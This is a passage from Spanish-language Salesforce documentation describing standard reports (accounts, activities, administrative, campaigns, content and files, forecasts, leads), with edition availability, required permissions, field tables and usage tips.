Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

7. Informes de candidatos

   Utilice informes de candidatos para mostrar información acerca del origen y el estado de los candidatos, cuánto se tarda en responder a los candidatos, los candidatos desatendidos y los campos del historial de los candidatos.

8. Informes de oportunidades

   Los informes de oportunidades proporcionan información sobre oportunidades, incluyendo propietarios, cuentas, etapas, cantidades, etcétera. La configuración predeterminada le muestra la información utilizada más frecuentemente de cada objeto, pero puede personalizar un informe para ver otra información, como el origen de campaña principal, categoría de previsión y presupuesto sincronizado.

9. Informes de productos y activos

   Utilice informes de productos y activos para ver información acerca de los productos que los usuarios han instalado actualmente. Conozca qué activos tienen sus clientes, indique los casos archivados para un activo en particular o identifique activos que no están asociados con un producto.

10. Informes de autoservicio

    Los informes de autoservicio le ayudan a analizar la efectividad de su portal de autoservicio. Averigüe cómo se están visualizando muchos casos, cuántos clientes han iniciado sesión o qué piensan los clientes de las soluciones que ofrece.

11. Creación de informes sobre actividad de soporte

    Utilice los informes de soporte para realizar un seguimiento del número de casos creados, de los comentarios de los casos, de los correos electrónicos de los casos, de los propietarios de los casos, de las funciones de contacto de casos, de casos con soluciones, del tiempo transcurrido desde la última modificación del estado o el propietario del caso y del historial de los casos.

CONSULTE TAMBIÉN

Buscar un informe

La página de ejecución de informes

Creación de un informe personalizado

Los informes le ofrecen acceso a sus datos

### Informes de cuentas y contactos

Utilice informes de cuenta y de contacto para obtener información acerca de cuentas activas, nuevas o desatendidas, así como cuentas por propietario o socio. Los dos informes de contacto estándar permiten crear una lista de correo de contactos o realizar un seguimiento de oportunidades por función de contacto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com** (La edición determina qué informes verá.)

**Informe estándar: Historial de campos**

Si su organización realiza seguimiento del historial de campos sobre cuentas o contactos, puede elaborar informes con el historial de cuentas o el historial de contactos.

**Informe estándar: Cuentas personales**

Si la organización utiliza cuentas personales, los campos específicos de las cuentas personales estarán disponibles e irán precedidos de `Cuenta personal:` en informes de cuentas. Además, puede incluir el campo `Es cuenta personal` en los informes de cuentas y contactos. Su administrador ha podido asignar una etiqueta diferente a `Cuenta personal`.

**Combinación masiva de correo**

También puede crear un informe de la información de contactos, exportar los datos a Microsoft® Excel® y, a continuación, crear una combinación de correo masivo mediante Microsoft® Word®.

**`Última actividad`**
La fecha de última actividad es la fecha de vencimiento del evento registrado recientemente en el registro o la tarea cerrada recientemente asociada con el registro. La fecha de última actividad puede aparecer en informes y listas relacionadas de actividades, así como en páginas de detalles de registro (como cuentas, contactos y candidatos).

**`Vista` Filtro para informes de cuentas**
El filtro `Vista` estándar para los informes de cuentas permite limitar los datos de la cuenta mediante las siguientes opciones. Estas opciones varían en función de la edición que tenga la organización y de la configuración.

- Mis cuentas: Muestra cuentas que posee.
- Cuentas de Mis equipos de cuentas: Muestra cuentas donde está en el equipo de cuentas.
- Mis equipos de cuentas y mis cuentas: Muestra cuentas que posee y aquellas donde está en el equipo de cuentas.
- Las cuentas de mi equipo: Muestra sus cuentas y las cuentas que poseen todos sus subordinados en la jerarquía de funciones.
- Mis territorios: En organizaciones con gestión de territorios, esta opción muestra cuentas que pertenecen a los territorios que tiene asignados.
- Cuentas de mi equipo de territorio: En organizaciones con gestión de territorios, esta opción muestra cuentas que pertenecen a sus territorios y a los descendientes de sus territorios.
- El equipo de cuentas de mi equipo y sus cuentas propias: Para usuarios que crean informes para usted en la jerarquía de funciones, muestra cuentas que poseen y quienes están en el equipo de cuentas.
- Todas las cuentas visibles: Muestra todas las cuentas que puede ver, tal y como las determina el modelo de colaboración.
- Territorios: En organizaciones que utilizan la gestión de territorios, el filtro adicional `Territorios` se puede definir como Todos, Territorios múltiples o Territorio que falta. En los tipos de informes personalizados, cuando use el filtro `Territorios` que incluye territorios, Territorios múltiples o Territorio que falta no aparecerán en los resultados del informe.
- Portal de clientes: Si su organización utiliza el Portal de clientes de Salesforce, agregue el campo `Cuenta de portal de clientes` a sus informes de cuentas para ver qué cuentas tienen los contactos habilitados para su uso en el portal.

CONSULTE TAMBIÉN

La página de ejecución de informes
Acotación de resultados de informes

### Informes de actividades

Los informes de actividades son útiles para recopilar información acerca de las actividades abiertas, las actividades completadas, eventos para varios usuarios o solicitudes de aprobación pendientes de las que es aprobador delegado.

Los informes de actividad estándar permiten seleccionar el intervalo de fechas y el estado de las actividades que desea incluir. Los informes de actividad estándar enumeran las tareas y las citas para un intervalo de fechas seleccionadas o eventos con todos los invitados.

También puede crear informes personalizados para actividades haciendo clic en la ficha Informes, **Nuevo informe** y eligiendo **Actividades** como el tipo de datos del que realizar el informe.

Nota: Haga clic en **Mostrar jerarquía** para ver la jerarquía de roles de su organización encima de los resultados de informe. Puede usar la jerarquía de funciones para compartir datos de informes con personas a distintos niveles de la jerarquía. Por ejemplo, si ve **Director ejecutivo > Vicepresidente de ventas globales > Director de operaciones de ventas**, está viendo datos de la función Director general de operaciones de ventas. Haga clic en

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com** (La edición determina qué informes verá.)

cualquier nombre de función para ver y compartir los datos visibles para las personas con esa función.

Funciones especiales de Informes de actividades

Tenga en cuenta lo siguiente cuando ejecute informes de actividades:

**Informes estándar**

- Elija el informe Estado del correo electrónico HTML si tiene activado el seguimiento del correo electrónico HTML. Esto muestra cualquier cosa de la lista relacionada con el Estado del correo electrónico HTML de sus candidatos y contactos.
- Elija el informe Eventos con invitados para incluir sólo eventos para varios usuarios en el informe. Los filtros estándar para eventos con invitados son:
  - Asignado a...: muestra sólo eventos para varios usuarios que le pertenecen.
  - Asignado al equipo de...: muestra eventos para varios usuarios que pertenecen a cualquier miembro de su equipo.
  - El invitado es...: muestra sólo los eventos para varios usuarios que le enumeran como invitado.
  - El invitado se encuentra en el equipo de...: muestra los eventos para varios usuarios que enumeran al alguien de su equipo como invitado.
- El informe Mis solicitudes de aprobación delegadas enumera todas las solicitudes de aprobación para las que el usuario tiene el poder de aprobación. Observe que el informe Todas las solicitudes de aprobación pendientes está incluido en la carpeta Informes de actividades.
- En las organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, para mostrar las actividades correspondientes a los usuarios que le informan, utilice los vínculos **Jerarquía** en el informe Tareas y citas. Observe que sólo puede ver sus propias actividades y las pertenecientes a usuarios que se encuentren por debajo de usted en la jerarquía de funciones.
- Si su organización utiliza Actividades compartidas, los informes (incluyendo tipos de informe personalizado e informes de Tareas y eventos) muestran diferentes resultados dependiendo de sus permisos. Supongamos que está realizando informes acerca de eventos y sus resultados de informe incluyen un evento relacionado con dos o más contactos y también tiene invitados. Si usted es un administrador, sus resultados de informes muestran un contacto principal además de un evento por separado para cada invitado. Si no es un administrador, sus resultados de informe solo muestra un evento para el contacto principal.

**Tipos de informe**

- Mediante el generador de informes, puede crear informes de actividades que muestren las actividades relacionadas con otro tipo de registro. Por ejemplo, un informe de Actividades con candidatos muestra actividades asociadas con candidatos.
- Los informes de Actividades con candidatos no muestran datos para los campos `Línea de dirección 1`, `Línea de dirección 2` y `Línea de dirección 3`.

**Sugerencias sobre informes de actividades**

- Establezca un criterio de búsqueda de "Invitación a un evento igual a 0" para filtrar eventos que sean invitaciones de reunión enviadas a usuarios para un evento para varios usuarios.
- Las actividades archivadas no se incluyen en los informes. Se archivan los eventos y las tareas cerradas anteriores a un año. Sin embargo, no se archivan las tareas abiertas. Puede continuar viendo actividades archivadas de un registro seleccionando **Ver todo** en la sección `Historial de actividades` de la págian de detalles de un registro.
- Las actividades para contactos privados sólo se muestran en informes para el propietario del contacto.
- Los filtros estándar para los informes de actividades permiten limitar los resultados del informe mediante las siguientes opciones. Algunas de estas opciones no serán visibles dependiendo de la edición.
  - Mis actividades: muestra las actividades que le pertenecen.
  - Mis actividades delegadas: muestra las actividades que ha creado pero que pertenecen a otra persona con la misma función y por debajo de su función en la jerarquía de funciones.

  - Actividades de mi equipo: muestra las actividades que pertenecen a usuarios que dependan de usted en la jerarquía de funciones.
  - Todas las actividades: muestra las actividades que puede ver, tal y como las determina el modelo de colaboración.
- Si recibe un mensaje de error indicándole que su informe de actividades tiene demasiados resultados, personalice el informe para incluir un filtro en una lista de selección, un texto o un campo de fecha. De forma alternativa, puede volver a ejecutar el informe mediante un tipo de datos de actividad diferente como, por ejemplo "Actividades con cuentas" o "Actividades con oportunidades".

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

**Informes administrativos**

| PERMISOS DE USUARIO | |
|---|---|
| Para ver la carpeta Informes administrativos: | "Ver parámetros y configuración" |
| Para ejecutar informes de usuarios: | "Ejecutar informes"<br>Y<br>"Ver parámetros y configuración" |
| Para crear, modificar, guardar y eliminar informes de usuarios: | "Crear y personalizar informes"<br>Y<br>"Ver parámetros y configuración" |
| Para ejecutar informes de documentos: | "Ejecutar informes" |
| Para crear, modificar, guardar y eliminar informes de documentos: | "Crear y personalizar informes" |
| Para ejecutar informes de solicitudes de aprobación pendientes: | "Ejecutar informes"<br>Y<br>"Ver todos los datos" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los informes administrativos le ayudan a analizar sus usuarios, documentos y solicitudes de aprobación pendientes de Salesforce. Puede crear un informe de los usuarios de Salesforce activos y ver quién ha estado iniciando sesión.

Nota: La carpeta Informes administrativos aparece oculta en la ficha Informes solo si tiene el permiso "Ver parámetros y configuración". No necesitará este permiso para ver el tipo de informe Informes administrativos: todos los usuarios podrán verlo y gestionar los informes de documento asociados con ese tipo. Para ver otros tipos de informes asociados con ese tipo, como los informes de usuario y solicitud de aprobación, deberá tener el permiso.

Funciones especiales de los informes administrativos

Tenga en cuenta lo siguiente cuando ejecute informes administrativos:

**Informes estándar**

- El informe Todos los usuarios activos muestra los usuarios activos de su organización y la última vez que iniciaron sesión.

- El informe Usuarios que han iniciado sesión esta semana muestra todos los usuarios que han iniciado sesión en Salesforce los últimos siete días. Si las comunidades están activadas, puede agregar una columna `Comunidad` para ver qué usuarios de comunidades también han iniciado sesión.
- El informe Documentos muestra los documentos de cada carpeta.
- El informe Todas las solicitudes de aprobación pendientes enumera las solicitudes que esperan aprobación correspondientes a cada proceso de aprobación. Observe que el informe Mis solicitudes de aprobación delegadas está incluido en la carpeta Informes de actividades.
- Si su organización utiliza territorios, el Informe de territorios de usuarios en la carpeta Informes de territorios resume los territorios que se han asignado a los usuarios.

**Tipos de informe**

- Cree un informe personalizado que muestre los informes de su organización y la última vez que se utilizó cada informe. Elija Informes administrativos y seleccione Informes como el tipo de informe.
- Si su organización usa comunidades, puede crear informes sobre el historial de inicio de sesión de miembros externos de sus comunidades.
  1. Cree un informe personalizado.
  2. Seleccione Informes administrativos.
  3. Seleccione usuarios como el tipo de informe.
  4. Agregue `Comunidad` para crear informes sobre sus columnas.
  5. Agregue un filtro que incluya perfiles de los usuarios de comunidad.
- Si su organización utiliza un portal de clientes de Salesforce , puede crear informes de los usuarios del portal de clientes:
  1. Cree un informe personalizado.
  2. Seleccione Informes administrativos.
  3. Seleccione usuarios como el tipo de informe.
  4. Agregue un `Tipo de licencia`, `Perfil` y `Función` a sus columnas de informe. (No puede crear informes de funciones para usuarios de portal de gran volumen porque no tienen funciones.)

     Nota: No se permiten los conjuntos de permisos.

  También puede agregar el campo `Cuenta de portal de clientes` a sus informes de cuentas para visualizar qué cuentas tienen los contactos activados para utilizar el portal.
- Puede crear tipos de informes personalizados que sus usuarios pueden usar en los paneles e informes de la organización. Cuando defina un tipo de informe personalizado, seleccione los informes o paneles de la lista desplegable `Objeto principal` de la página Nuevo tipo de informe personalizado.

**Sugerencias sobre informes administrativos**

- Los usuarios con el permiso "Gestionar usuarios internos" pueden crear un informe de usuario personalizado que contiene los detalles de los intentos de inicio de sesión del usuario. Los campos pertinentes, como `Fecha/hora de inicio de sesión`, `Dirección IP de origen` y `Estado de inicio de sesión`, están agrupados en la sección Historial de inicio de sesión en el paso Seleccionar las columnas. Tenga en cuenta que el campo `Tipo de cliente` muestra si el usuario ha iniciado sesión mediante un explorador Web o una interfaz alternativa, como Connect for Lotus Notes o un portal de

socios. También puede ver los usuarios que han iniciado sesión definiendo los criterios para el informe: seleccione el campo `Fecha/hora de inicio de sesión` y el operador "igual a" y deje el tercer valor en blanco.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Informes de campañas

Utilice informes de campaña para analizar sus esfuerzos de marketing. Puede realizar informes sobre el rendimiento de las inversiones de sus campañas, realizar un seguimiento de las personas a las que dirigió sus campañas y las que respondieron o analizar las oportunidades que surgieron de sus campañas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Funciones especiales de los informes de campañas

Tenga en cuenta lo siguiente cuando ejecute informes de campañas:

#### Informes estándar

- En el informe personalizado de detalle de campaña y el informe de análisis del rendimiento de las inversiones (ROI) de campañas puede incluir estadísticas de jerarquía de campañas que ofrecen valores añadidos a una campaña principal y todas las campañas por debajo de ésta en la jerarquía de campañas. Si sus campañas incluyen una lista de selección personalizada que indica el nivel de jerarquía (por ejemplo, "táctica", "programa" e "iniciativa"), puede ejecutar un informe que resuma todos los datos en cualquier nivel de jerarquía de todas las campañas.
- Utilice los informes Candidatos de la campaña o Contactos de la campaña para enumerar los candidatos o los contactos asociados con sus campañas.
- Utilice el informe de miembros de campaña para obtener una lista de miembros según campaña.
- Utilice el informe de análisis de los miembros de la campaña para resumir información acerca de quién ha respondido a las campañas.
- Utilice el informe de los ingresos de la campaña para analizar las oportunidades que han surgido de sus campañas. En Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, también puede analizar productos, programas de cantidad y programas de ingresos en este informe.
- El Informe de análisis del rendimiento de las inversiones (ROI) de campañas calcula la recuperación de la inversión y el promedio de costos de las campañas. El rendimiento de las inversiones (ROI) se calcula como la ganancia neta (`Valor total de oportunidades ganadas` - `Coste real`) dividido entre el `Coste real`. El resultado del rendimiento de las inversiones (ROI) se expresa en porcentaje.
- Utilice el informe Campañas con oportunidades influidas para ver las oportunidades que reciben la influencia de varias campañas.

  Nota: El informe Campañas con oportunidades influidas respeta las reglas de colaboración de cuentas, contactos y campañas. Los objetos con reglas de colaboración establecidas como privadas no se mostrarán en el informe.

#### Tipos de informe

- Utilice las campañas con el tipo de informe personalizado de miembros de la campaña para crear un informe que contenga información sobre los candidatos y los contactos de varias campañas. Utilice el informe de respuesta a campañas para ver los contactos y candidatos de una campaña específica. Estos informes sólo están disponibles para los usuarios que cuentan con el permiso "Leer" tanto en los candidatos como en los contactos.
- Utilice el informe Campañas con información de candidatos y candidatos convertidos para visualizar información sobre la duración de los candidatos organizada en función de la campaña o campañas.

- Utilice el informe Campañas con oportunidades influidas para ver las oportunidades que reciben la influencia de varias campañas.

**Sugerencias para informes de campañas**

- Algunos informes permiten limitar los datos a una campaña utilizando el icono de búsqueda para seleccionar una campaña. Si el usuario que ejecuta un informe ya no tiene acceso para visualizar la campaña seleccionada, el informe no muestra ningún resultado. El comportamiento de este informe es similar a lo que sucede cuando se elimina una campaña.
- `Estado del miembro` es el estado de un candidato o contacto relacionado con la campaña. El propietario de la campaña puede crear hasta 50 valores de estado de los miembros. Entre los valores de muestra de Estado del miembro se incluyen "Planificado", "Enviado", o "Asistente". Además, ahora puede agregar los campos `Primera asociación de miembro`, `Respondido` y `Primera respuesta de miembro` a informes de campañas. Estos campos permiten ver la fecha en la que el miembro se agregó a la campaña, si el miembro respondió a la campaña y la fecha en la que el miembro respondió inicialmente a la campaña.
- La `Última actividad` de una campaña es la fecha de vencimiento más reciente de una actividad del registro Las siguientes actividades pasadas o futuras establecen esa fecha:
  - Cualquier evento
  - Tareas cerradas

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Informes de contenido y archivo

Ejecute informes de contenido y archivo para analizar la forma en que los usuarios usan los archivos y Salesforce CRM Content.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Informes estándar de contenido y archivo

Ejecute estos informes predefinidos sobre archivos y contenido.

**Autores de contenido**
Este informe le permite ver cuántos archivos, paquetes de contenido, documentos de Google Docs y vínculos Web ha publicado cada autor en Salesforce CRM Content.

**Periodo de tiempo de publicación de contenido**
Determine cuántos archivos, paquetes de contenido, documentos de Google Docs y vínculos Web se han publicado cada en una biblioteca durante un periodo de tiempo dado.

**Descargas de contenido y archivo**
Consulte qué usuarios han descargado qué archivos y cuándo lo hicieron.

**Vinculación de archivo y contenido**
Consulte la cantidad de veces que se ha descargado o compartido un archivo, así como las que ha recibido un comentario o un Me gusta.

**Vínculos de contenido y archivo**
Vea qué archivos están compartiendo los usuarios empleando entregas de contenido o con **Compartir mediante vínculo**. Vea el momento en que se creó cada vínculo, su caducidad, el momento en que se accedió por última vez, si está protegido por contraseña, y el número total de veces al que se ha accedido al vínculo. Es posible acceder a todos los vínculos de este informe por usuarios fuera de su organización.

**Administradores de biblioteca**
Utilice este informe para visualizar el número de archivos, paquetes de contenido, documentos de Google Docs y vínculos Web de cada biblioteca, así como la cantidad total de almacenamiento de archivos utilizado por cada biblioteca.

**Contenido de biblioteca**
Utilice este informe para visualizar el número de archivos, paquetes de contenido, documentos de Google Docs y vínculos Web de cada biblioteca, así como la cantidad total de almacenamiento de archivos utilizado por cada biblioteca.

**Contenido más descargado**
Le permite determinar qué archivos y paquetes de contenido se descargan con más frecuencia y qué vínculos Web y documentos de Google Docs se abren con más frecuencia.

**Contenido con más suscripciones**
Le permite determinar qué archivos, paquetes de contenido, documentos de Google Docs y vínculos Web tienen más suscriptores.

**Contenido inactivo**
Sepa qué archivos no se han descargado o revisado recientemente.

Tipos de informe de contenido y archivo

Cree informes estándar sobre archivos y contenido.

**Informe de contenido**
Genere un informe sobre Salesforce CRM Content.

| Campo | Descripción |
|---|---|
| `Archivado` | Marcador que indica si se ha archivado un archivo. Al archivar un archivo se elimina de su biblioteca pero no se elimina de forma permanente de Salesforce CRM Content. Los archivos archivados pueden restaurarse según sea necesario. |
| `Contenido creado por` | Contribuyente que publicó el archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Id. de contenido` | Identificador que permite realizar agrupaciones por archivo en vez de por versión. No se puede garantizar que el `Título de contenido` sea único, ya que es posible que las distintas versiones del mismo archivo tengan títulos diferentes. |
| `Fecha de publicación de contenido` | Fecha en la que se publicó por primera vez un archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Título de contenido` | Título de un archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Tipo de registro` | Título del tipo de registro asociado al archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Contenido destacado` | Marcador que indica si se ha destacado una parte de contenido. |
| `Tamaño de contenido individual (MB)` | Tamaño de un archivo individual, excluyendo las otras versiones del mismo archivo. |
| `Fecha de suscripción más reciente` | Fecha en la que el contenido se ha suscrito más recientemente. |

| Campo | Descripción |
| --- | --- |
| `Número de descargas` | Número de veces que se ha descargado un archivo o número total de descargas en una biblioteca. En este recuento también se incluye el número de veces que se ha abierto un documento de Google Docs o vínculo Web.<br>Consejo: Para ver qué usuarios han descargado cierto archivo, vaya a la página de detalles de contenido del archivo y haga clic en la ficha Descargas. |
| `Número de valoraciones negativas` | Número de votos en contra. |
| `Número de valoraciones positivas` | Número de votos a favor. |
| `Número de suscripciones` | Número de usuarios que se han suscrito a un archivo, paquete de contenido, documento de Google Docs o vínculo Web, o número total de suscripciones en una biblioteca. |
| `Número de versiones` | Número de veces que se ha publicado una nueva versión de un archivo. |
| `Valoración general` | Número de votos positivos menos el número de votos negativos. Por ejemplo, si un archivo tiene dos votos positivos y ningún voto negativo, su `Valoración general` es 2. |
| `Etiqueta` | Etiqueta de Salesforce CRM Content asignada a un archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Tamaño de contenido total (MB)` | Tamaño de un archivo, incluyendo todas sus versiones. |
| `Fecha de revisión de versión` | Fecha y hora a la que se ha publicado una nueva versión de un archivo. |
| `Versión revisada por` | Contribuyente que publicó la versión del archivo. |
| `Nombre de biblioteca` | Nombre de la biblioteca. |
| `Fecha de creación de la biblioteca` | Fecha y hora a la que se creó la biblioteca. |

**Informe de biblioteca y usuario**

Genera una lista de usuarios asignados a bibliotecas.

| Campo | Descripción |
| --- | --- |
| `Administrador` | Etiqueta que indica si el usuario es o no un administrador de la biblioteca. |
| `Grupo` | Etiqueta que indica si el miembro de la biblioteca es un usuario único o un grupo público. |
| `Fecha de creación de la biblioteca` | Fecha y hora a la que se creó la biblioteca. |
| `Nombre de biblioteca` | Nombre de la biblioteca. |
| `Nombre de miembro` | Nombre y apellidos del miembro de la biblioteca. |

**Informe de contenido y archivo**

Genere un informe sobre los archivos que se han cargado en su organización.

| Campo | Descripción |
|---|---|
| `Archivado` | Marcador que indica si se ha archivado o no un archivo. Al archivar un archivo se elimina de su biblioteca pero no se elimina de forma permanente de Salesforce CRM Content. Los archivos archivados pueden restaurarse según sea necesario. |
| `Título` | Título de un archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Creado por` | Usuario que cargó el archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Fecha de descarga` | Fecha de la primera descarga del archivo. |
| `Descargado por` | Usuario que descargó el archivo. |
| `Tipo de usuario de descarga` | Tipo de perfil del usuario que descargó el archivo. |
| `Tipo de archivo` | Tipo de MIME del archivo cargado. |
| `Id.` | Identificador que permite realizar agrupaciones por archivo en vez de por versión. No se puede garantizar que el `Título` sea único, ya que es posible que las distintas versiones del mismo archivo tengan títulos diferentes. |
| `Última revisión por` | Último usuario que modificó o cargó una nueva versión del archivo. |
| `Última fecha de revisión` | Fecha de la última revisión del archivo. |
| `Me gusta` | Número de veces que las publicaciones de archivo han recibido un Me gusta. Este número no incluye los Me gusta asignados a los comentarios de la publicación del archivo. |
| `Vínculos` | Número de veces que se han generado los vínculos de archivos externos. Los vínculos externos se generan cuando un usuario comparte un archivo seleccionando **Compartir mediante vínculo** o cuando un usuario comparte contenido de una biblioteca mediante una distribución de contenido. |
| `Publicar comentarios` | Número de comentarios hechos en las publicaciones de archivos en las noticias en tiempo real. |
| `Publicaciones` | Número de veces que se ha enviado el archivo a noticias en tiempo real. Este número no incluye el número de veces que el archivo se ha adjuntado a comentarios de publicaciones. |
| `Fecha de publicación` | Fecha en la que se publicó o cargó por primera vez un archivo, paquete de contenido, documento de Google Docs o vínculo Web. |
| `Recursos compartidos` | Número de veces que se ha publicado el archivo en las noticias en tiempo real de un usuario, se ha compartido usando **Compartir con personas** y se ha compartido con **Compartir con grupos**. |
| `Tamaño (MB)` | Tamaño de la versión más reciente del archivo en megabytes. |
| `Descargas totales` | Número de veces que se ha descargado el archivo. |

| Campo | Descripción |
| --- | --- |
| `Tamaño total (MB)` | Tamaño combinado de todas las versiones del archivo cargado. |
| `Versiones` | Número de versiones del archivo cargadas. |

Consejos de uso de los informes de contenido y archivo

- Los usuarios de Salesforce CRM Content que tengan seleccionada la opción `Gestionar contenido` en su permiso de biblioteca pueden clasificar los datos de informes en función de las bibliotecas a las que tienen acceso ("Mis bibliotecas") o de todas las bibliotecas de la organización ("Todas las bibliotecas"). Los usuarios que no tengan la opción `Gestionar contenido` solo pueden clasificar los datos en función de las bibliotecas a las que tienen acceso.
- Clasifique los informes personalizados por `Nombre de la biblioteca` para visualizar los datos de archivos individuales, así como resúmenes de bibliotecas, como el almacenamiento total utilizado y el número total de descargas.
- Clasifíquelos de acuerdo con el `Id. de contenido` para ver los datos de un documento concreto.
- Si tiene usuarios del portal de clientes o el portal de socios con el permiso de usuario "Crear bibliotecas", ejecute el informe Administradores de biblioteca para determinar qué bibliotecas nuevas han creado los usuarios de los portales.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Informes de previsiones

Los informes de previsiones le proporcionan información acerca de sus datos de previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Esta información se aplica a Previsión personalizable y no a Previsiones de colaboración.

Nota: Si no ve la carpeta Informes de previsiones, puede que su organización no haya activado las previsiones personalizables. La previsión personalizable incluye cinco tipo de informe estándar. No puede crear tipos de informe personalizados con previsión personalizable.

Funciones especiales de los informes de previsiones personalizables

Tenga en cuenta lo siguiente cuando ejecute informes de previsiones personalizables:

**Informes estándar**

Cree un informe de historial de previsiones si desea que el informe incluya información acerca de las previsiones que ya ha enviado. Seleccione *`Todas las previsiones`* para mostrar el estado de las previsiones después de cada actualización. Elija *`Últimas previsiones`* para mostrar únicamente el estado actual de las previsiones.

**Tipos de informe**

- Al crear un informe de previsiones personalizado, elija el tipo de registro **Previsión personalizable: Previsiones de oportunidades** si desea incluir información acerca de las oportunidades que contribuyen con su previsión.
- Puede incluir campos de usuario personalizados en informes de previsión de oportunidades personalizados como columnas y valores de columna. Los campos de usuario personalizados están disponibles como información personalizada del propietario de la oportunidad o del propietario de la cuenta. La etiqueta del campo personalizado se puede utilizar para la información sobre el propietario de la oportunidad o el propietario de la cuenta, lo que puede llevar a confusión si están en el mismo informe y tienen etiquetas de campo similares.

- Si tiene el permiso "Ver todas las previsiones", los informes de resumen de previsiones y de historial de previsiones incluirán todos los datos de los usuarios de la jerarquía de previsiones seleccionada, incluyendo los usuarios en las carpetas de la jerarquía de previsiones que no tengan un administrador de previsiones.

**Sugerencias sobre informes de previsiones personalizables**

- Debe especificar un intervalo de informes por año fiscal o por fecha.
- Los informes de previsiones incluyen oportunidades privadas.
- Los importes de oportunidades se incluyen en informes de previsiones si la oportunidad está establecida como cerrada en el período de previsión.
- Los informes de previsiones incluyen sólo oportunidades establecidas como cerradas en el período de previsión, excepto las asignadas a la categoría de previsión Omitido.
- Cree un informe de resumen de previsiones si desea ver información acerca de los importes de su previsión sin detalles acerca de las oportunidades que contribuyen a ese importe.
- Si su organización utiliza territorios, puede crear informes personalizados que resuman información por el nombre de territorio.
- Para ver un informe de previsión de oportunidades basado en la jerarquía de previsiones, profundice en esta jerarquía.
  1. Seleccione la función o el territorio deseado de los vínculos **Jerarquía**.
  2. Seleccione los usuarios o equipos de previsiones adecuados de los ámbitos **Mostrar oportunidades propiedad de** o **Mostrar previsiones propiedad de** en la parte superior del informe.
  3. Vuelva a hacer clic en **Ejecutar informe** para actualizar los datos del informe correspondientes a los parámetros seleccionados.

  Por ejemplo, para ver la información de su oportunidad, incluidas las anulaciones en importes o cantidades de la oportunidad y las anulaciones de usuarios situados por debajo en la jerarquía de la previsión, defina el vínculo **Jerarquía** con su función de previsión. Para ver la información de oportunidad de alguien situado por debajo en la jerarquía de la previsión, profundice en dicha función.

  PRECAUCIÓN: La vista Mi equipo muestra previsiones en diversos niveles de la jerarquía. En consecuencia, los valores pueden estar incluidos en el total de previsión de un subordinado y en el total de previsión de un gestor de previsiones. Esto puede traducirse en valores superiores a lo esperado en el total de la columna porque los importes del subordinado se incluyen varias veces en el total.

Nota: Haga clic en **Mostrar jerarquía** para ver la jerarquía de roles de su organización encima de los resultados de informe. Puede usar la jerarquía de funciones para compartir datos de informes con personas a distintos niveles de la jerarquía. Por ejemplo, si ve **Director ejecutivo > Vicepresidente de ventas globales > Director de operaciones de ventas**, está viendo datos de la función Director general de operaciones de ventas. Haga clic en cualquier nombre de función para ver y compartir los datos visibles para las personas con esa función.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Informes de candidatos

Utilice informes de candidatos para mostrar información acerca del origen y el estado de los candidatos, cuánto se tarda en responder a los candidatos, los candidatos desatendidos y los campos del historial de los candidatos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Funciones especiales de Informes de candidatos

Tenga en cuenta lo siguiente cuando ejecute informes de candidatos:

Informes estándar

Seleccione el tipo de informe Historial de candidatos para realizar el seguimiento del historial de campos estándar y personalizados en candidatos cuyos historiales de campos están definidos para el seguimiento. Utilice este informe para ver los valores antiguos y nuevos de los campos cuyo seguimiento se ha realizado.

Consejo: Si cuenta con el permiso "Crear y personalizar informes", podrá utilizar la lista desplegable `Ver` de un Informe de historial de candidatos para ver los datos del historial por Mis candidatos, Candidatos de mi equipo, Candidatos propiedad del usuario, Candidatos propiedad de la cola y Todos los candidatos.

Sugerencias sobre informes de candidatos

- Limite la vista de su informe a "Candidatos de mi equipo" para ver los candidatos pertenecientes a los usuarios que le informan en la jerarquía de funciones.
- Los informes de candidatos pueden mostrar todos los candidatos, tanto convertidos como no convertidos. Para limitar su informe sólo a los candidatos no convertidos, introduzca los criterios de filtro de "Convertido igual a 0".
- La `Última actividad` de un candidato es la fecha de vencimiento más reciente de una actividad en el registro. Las siguientes actividades pasadas o futuras establecen esa fecha:
  - Cualquier evento
  - Tareas cerradas
- También puede crear un informe de la información de candidatos, exportar los datos a Excel y, a continuación, crear una combinación de correo masivo mediante Microsoft® Word.

Limitaciones de informe de candidato

- No puede utilizar condiciones de filtro para buscar los resultados de los campos `Valor anterior` y `Valor nuevo`.
- No puede utilizar lógica de filtros si está filtrando por *`Campo/Evento`*.

CONSULTE TAMBIÉN

La página de ejecución de informes

Acotación de resultados de informes

### Informes de oportunidades

